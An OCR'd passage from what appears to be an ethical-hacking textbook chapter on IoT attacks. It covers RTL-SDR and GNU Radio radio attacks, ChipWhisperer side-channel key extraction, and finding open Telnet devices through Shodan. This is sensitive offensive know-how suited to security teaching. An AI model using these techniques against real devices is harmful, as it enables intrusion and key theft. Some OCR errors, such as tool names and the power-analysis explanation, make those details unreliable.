
- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-STR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.



RTL-SDR.COM
DVB-T+DAB+FM+SDR
RTL2832U R820T2 TCXO+BIAS T+HF

Figure 18.44: RTL-SDR

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

  - **GNU Radio**


    Source: *https://www.gnuradio.org*

    The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

    Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.


    GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks. If it is installed from Python, the source files can be found in gr-utils/src/python and gr-uhd/apps.

    - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
    - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
    - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
    - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
    - **gr_plot** → Used to present previously recorded samples saved in a file


File
FFT
Amplitude (dB)
20
10
0
-10
-20
-30
-40
-50
-60
-70
-80
-90
-100
934
934.2
934.4
934.6
934.8
935
935.2
935.4
935.6
935.8
936
Frequency (MHz)
Trace Options
☐ Peak Hold
☐ Persistence
☐ Trace A
Store
☐ Trace B
Store
Axis Options
dB/Div:
+
-
Ref Level:
+
-
Autoscale
Stop

☑ Average
Avg Alpha: 0.1000
Persist Alpha: 0.1887
Center freq: 935M
Gain: 50
Sample Rate: 2M
Fs@GbE: 2M
Analog BB: 934M
DDC: -1M

Figure 18.45: Screenshot of GNU Radio



Side-Channel Attack using ChipWhisperer

- ChipWhisperer is an open-source toolchain mainly used for **embedded hardware** security research
- Attackers use ChipWhisperer for performing **side-channel power analysis** and glitching attacks
- Side-channel power analysis allows attackers to **extract cryptographic keys** from a system
- Attackers use ChipWhisperer for breaking the implementation of complex algorithms like AES and triple DES by using **power analysis attacks**

https://newae.com

Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:

- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.





Figure 18.46: ChipWhisperer Nano

Gaining Remote Access using Telnet

- Attackers perform **port scanning** to learn about **open ports** and services on the target IoT device
- Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions implement remote access capabilities using Telnet
- If an attacker identifies that the **Telnet port is open**, he/she can exploit this vulnerability to **gain remote access** to the device
- Attackers use tools such as **Shodan** and **Censys** to gain remote access to the target device



Country

Organization

ISP

Last Update 2019-10-15T11:24:45.918386

ASN

```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: no-cache
Pragma: no-cache
```

https://www.shodan.io

